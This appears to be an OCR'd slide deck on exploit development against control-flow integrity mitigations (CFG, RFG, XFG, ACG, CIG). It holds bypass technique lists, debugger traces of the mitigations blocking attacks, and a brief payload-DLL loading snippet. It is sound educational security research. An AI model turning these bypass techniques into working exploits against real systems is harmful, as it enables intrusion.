Confronting CFI

Control-Flow Hijacking in the Intel CET era for memory corruption exploit development

Evolution of memory mitigations

Userland Memory Mitigations


- **DEP / NX** (Data Execution Prevention / No-eXecute)
- **ASLR** (Address Space Layout Randomization)
- **PIE** (Process Independent Executable)
- **Stack canary**
- **Heap cookies**
- **Heap randomization**
- **RELRO** (RELocation Read-Only)
- **PEB Randomization** (Process Environment Block Randomization)
- **Heap safe unlinking**

Kernel Memory Mitigations

- **Kernel DEP / Kernel NX**
- **SMEP** (Supervisor Mode Execution Prevention)
- **SMAP** (Supervisor Mode Access Prevention)
- **KPTI** (Kernel Page-Table Isolation)
- **KASLR** (Kernel ASLR)
- **Stack canary**
- **Heap randomization**
- **Page Table Randomization**
- **HVCI** (Hypervisor-Protected Code Integrity)
- **VBS** (Virtualization-Based Security)
- **Memory reservations / mmap_min_addr**
- **Heap safe unlinking**


Common Control-Flow Hijacking techniques

- ROP (Return Oriented Programming)
- JOP (Jump Oriented Programming)
- COP (Call Oriented Programming)
- SROP (SigReturn Oriented Programming)




Common Control-flow Hijacking: ROP

- Return-Oriented Programming
- Chain ret-terminated gadgets
- Turing-complete
- Requires stack control:
  - Stack pivoting
  - Stack overflow / OOB write
  - Write primitive into the stack



Common Control-flow Hijacking: JOP and COP

- Jump-Oriented Programming
- Call-Oriented Programming
- jmp/call-terminated gadgets
- Needs a dispatcher
- Turing-complete



Control-Flow Integrity (CFI)

- Control-Flow Integrity (CFI)
- Make Control-Flow Hijacking harder
- Mitigate common Control-Flow Hijacking techniques: ROP, COP, JOP

Two main solutions:

- Software-based CFI
- Hardware-assisted CFI

Software-based CFI

Microsoft Windows:


- Microsoft CFG (Control-Flow Guard)
- Microsoft kCFG (kernel Control-Flow Guard) (out-of-scope)
- Microsoft XFG (eXtended-Flow Guard)
- Microsoft RFG (Return-Flow Guard)


GNU/Linux:

- grsecurity RAP (Reuse Attack Protector) (out-of-scope)
- Clang/LLVM CFI (out-of-scope)
- Clang ShadowCallStack (out-of-scope)

Microsoft CFG (Control-Flow Guard)


- Enforces Forward-edge by checking call targets
- Heavily studied (and bypassed) by the offensive research community and academia
- Uses a bitmap to validate call targets
- Updates call targets on process start and image load





Microsoft CFG (Control-Flow Guard)

```
0:000> r
rax=00007ff9c1eb7200 rbx=000001f32b1fe020 rcx=00007ff7e48422c8
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000001
rip=00007ff7e4841172 rsp=000000595b7ef9f0 rbp=0000000000000000
 r8=000000595b7ede08  r9=000001f32b1fcf20 r10=0000000000000000
r11=000000595b7ef8f0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
prog!vuln+0x99 [inlined in prog!main+0xf2]:
00007ff7`e4841172 ff1560100000    call    qword ptr [prog!__guard_dispatch_icall_fptr (00007ff7`e48421d8)] ds:
0:000> dq prog!__guard_dispatch_icall_fptr
00007ff7`e48421d8  00007ff9`c303c620 00007ff7`e4841f00
00007ff7`e48421e8  00007ff7`e4841f00 00000000`00000000
00007ff7`e48421f8  00007ff7`e48412a0 00007ff7`e4841000
00007ff7`e4842208  00000000`00000000 00000000`00000000
00007ff7`e4842218  00007ff7`e48411d0 00007ff7`e4841290
00007ff7`e4842228  00000000`00000000 00000000`00000000
00007ff7`e4842238  00000000`00000000 00000000`00000000
00007ff7`e4842248  00000000`00000000 000011d0`00001000
0:000> u 00007ff9`c303c620
ntdll!LdrpDispatchUserCallTarget:
00007ff9`c303c620 4c8b1d812d0f00  mov     r11,qword ptr [ntdll!LdrSystemDllInitBlock+0xb8 (00007ff9`c312f3a8)]
00007ff9`c303c627 4c8bd0          mov     r10,rax
00007ff9`c303c62a 49c1ea09        shr     r10,9
00007ff9`c303c62e 4f8b1cd3        mov     r11,qword ptr [r11+r10*8]
00007ff9`c303c632 4c8bd0          mov     r10,rax
00007ff9`c303c635 49c1ea03        shr     r10,3
00007ff9`c303c639 a80f            test    al,0Fh
00007ff9`c303c63b 7509            jne     ntdll!LdrpDispatchUserCallTarget+0x26 (00007ff9`c303c646)
```



Microsoft CFG (Control-Flow Guard)

```
0:000> r
rax=00007ffd12164f4e rbx=00000245a8cb5330 rcx=00007ff6cfa422d8
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000001
rip=00007ff6cfa41178 rsp=000000c5f08ffe00 rbp=0000000000000000
 r8=0000000000000000  r9=00007ffd11c009a0 r10=0000000000000000
r11=000000c5f08ffca0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
prog!vuln+0x9f [inlined in prog!main+0xf8]:
00007ff6`cfa41178 ff1562100000    call    qword ptr [prog!__guard_dispatch_icall_fptr (00007ff6`cfa421e0)]
0:000> u rax
KERNEL32!WinExec+0x1de:
00007ffd`12164f4e 5d              pop     rbp
00007ffd`12164f4f c3              ret
00007ffd`12164f50 cc              int     3
00007ffd`12164f51 cc              int     3
00007ffd`12164f52 cc              int     3
00007ffd`12164f53 cc              int     3
00007ffd`12164f54 cc              int     3
00007ffd`12164f55 cc              int     3
0:000> p
(2e68.768): Security check failure or stack buffer overrun - code c0000409 (!!! second chance !!!)
Subcode: 0xa FAST_FAIL_GUARD_ICALL_CHECK_FAILURE
ntdll!RtlFailFast2:
00007ffd`14148680 cd29            int     29h
```


Bypassing CFG (I)

Known bypasses:

- Hijacking Control-Flow via **return address corruption**
- Leveraging **non-CFG images**
- **Read-only memory** attacks
- Thread's **CONTEXT** record corruption in *ntdll!LdrInitializeThunk* (thread suspension + stack address leaking)
- Abusing **NtContinue** and **longjmp** directly set RIP (mitigated already)
- Load DLLs providing **scripting engines**
- Race condition: modify JIT code (RW) before it is made RX
- Wrappers around explicitly suppressed functions
- DLL generated with **writable IAT**
- **Binary downgrade attacks**: attacker load signed image to perform known CFG bypasses
- Code replacement attack
- Attack against read-only CFG-related pointer (modify instrumented function to a "ret")


Bypassing CFG - Code Replacement Attack

1. main() -> wrap() -> func()
2. Attacker uses data corruption attack to **unload foo.dll**
3. Attacker forces a **load of bar.dll** into the **same virtual address** space foo.dll was loaded into
4. When func() executes "ret" the saved RET was for wrap() @ foo.dll but **bar.dll is occupying this memory space** instead, so it will return to code the original flow did not plan to (Eg.: a gadget)




Microsoft RFG (Return-Flow Guard)

- Software-based Shadow Stack
- Removed to wait for Intel CET Hardware-assisted Shadow Stack instead



Bypassing Microsoft RFG - Shadow Stack corruption


- Shadow Stack writable by attackers
- As pointed out by Eyal Itkin in "Bypassing Return Flow Guard (RFG)", with write primitives we can achieve a controlled pair
- Double write primitive with **GetCurrentThreadStackLimits()**
- SS location can be retrieved through VirtualQuery()-iterating or AnC attack



Controlled non-faulting corrupted pair


Bypassing Microsoft RFG - Race condition


- RFG has a by-design race condition as pointed out by Joe Bialek in "The evolution of CFI attacks and defenses"
- If we change the return address before it is pushed into shadow stack, our corrupted one is pushed
- In addition, if the return address is corrupted after the instrumented check is executed RFG is bypassed



Microsoft XFG (eXtended-Flow Guard)

- Hashes function prototype
- Compares hash on function pointer call
- Created to enforce Forward-edge CFI (CFG can be bypassed)
- Experimental (not default)






Bypassing / circumventing XFG

- Harder to bypass than CFG
- We can call only functions of same / similar prototype -> extremely limited
- Functions with same / similar prototype can be called (same hash)
- Jumping into the middle of a function can interpret previous opcodes as the hash: might coincide with a valid one

Microsoft ACG (Arbitrary Code Guard)

- Prevent code from being marked writable
- Prevent data from being marked executable
- Block **W^X** allocations
- Optional mitigation (originally: MS Edge hardening)




```
0:000> r
rax=ffffffffffffffff rbx=00007ff9c304d060 rcx=ffffffffffffffff
rdx=0000003f178ff840 rsi=0000000000000000 rdi=000001ca25de5580
rip=00007ff6ca1310f4 rsp=0000003f178ff810 rbp=0000000000000000
 r8=0000000000000000  r9=0000003f178ff850 r10=00000000000000d7
r11=0000003f178ff4e0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
prog!TriggerACGFault+0x56 [inlined in prog!main+0x74]:
00007ff6`ca1310f4 ffd3            call    rbx {ntdll!NtAllocateVirtualMemory (00007ff9`c304d060)}
0:000> p
prog!TriggerACGFault+0x58 [inlined in prog!main+0x76]:
00007ff6`ca1310f6 8bd0            mov     edx,eax
0:000> r rax
rax=00000000c0000604
```

Protect = PAGE_EXECUTE_READWRITE

0xC0000604 (STATUS_DYNAMIC_CODE_BLOCKED)

Bypassing / overcoming ACG


- No RWX mappings - no code caves where to easily write
- We are not able to make code writable or data executable
- Bypass: write payload entirely as a code reuse attack: **extremely painful**
- JIT not compatible with ACG (dynamic unsigned code generation is a requirement)
- JIT MS Edge solution:
  - Move JIT entirely to separated process running an isolated sandbox
  - Content process is never allowed to map or modify its JIT code pages
  - Previous flaw: "The "Bird" That Killed Arbitrary Code Guard" by Alex Ionescu
- Leverage scripting engine to execute shellcode-free payloads (check: "Shellcodes are for the 99%")

Microsoft CIG (Code Integrity Guard)

- Allows only to load MS-signed DLL images in process memory
- Loading DLLs from disk is not a common strategy by exploits though
- Would for example deny us trying to bypass ACG this way:
  - hFile = CreateFile(“C:\\end_payload.dll”, …);
  - WriteFile(hFile, dll_content, dll_size, …);
  - LoadLibraryA(“C:\\end_payload.dll”);

Microsoft CIG (Code Integrity Guard)

```
0:000> r
rax=00007ff9c0c907a8 rbx=0000017efe8a0800 rcx=00007ff714362250
rdx=0000017efe8a0800 rsi=0000000000000000 rdi=0000017efe8a5580
rip=00007ff71436108b rsp=00000025433ef6f0 rbp=0000000000000000
 r8=0000017efe8a5580  r9=00000025433ef6c8 r10=00000ffee286c200
r11=ffffffffffffffff r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
prog!TriggerCIGFault+0xb:
00007ff7`1436108b ff156f0f0000    call    qword ptr [prog!_imp_LoadLibraryA (00007ff7`14362000)]
0:000> da rcx
00007ff7`14362250  "./stage.dll"
0:000> p
prog!TriggerCIGFault+0x11:
00007ff7`14361091 488bd0          mov     rdx,rax
0:000> r rax
rax=0000000000000000
```



0xC0000428 (STATUS_INVALID_IMAGE_HASH)

Bypassing / overcoming CIG

- Rollback trick (not useful for exploit dev: just malware dev)
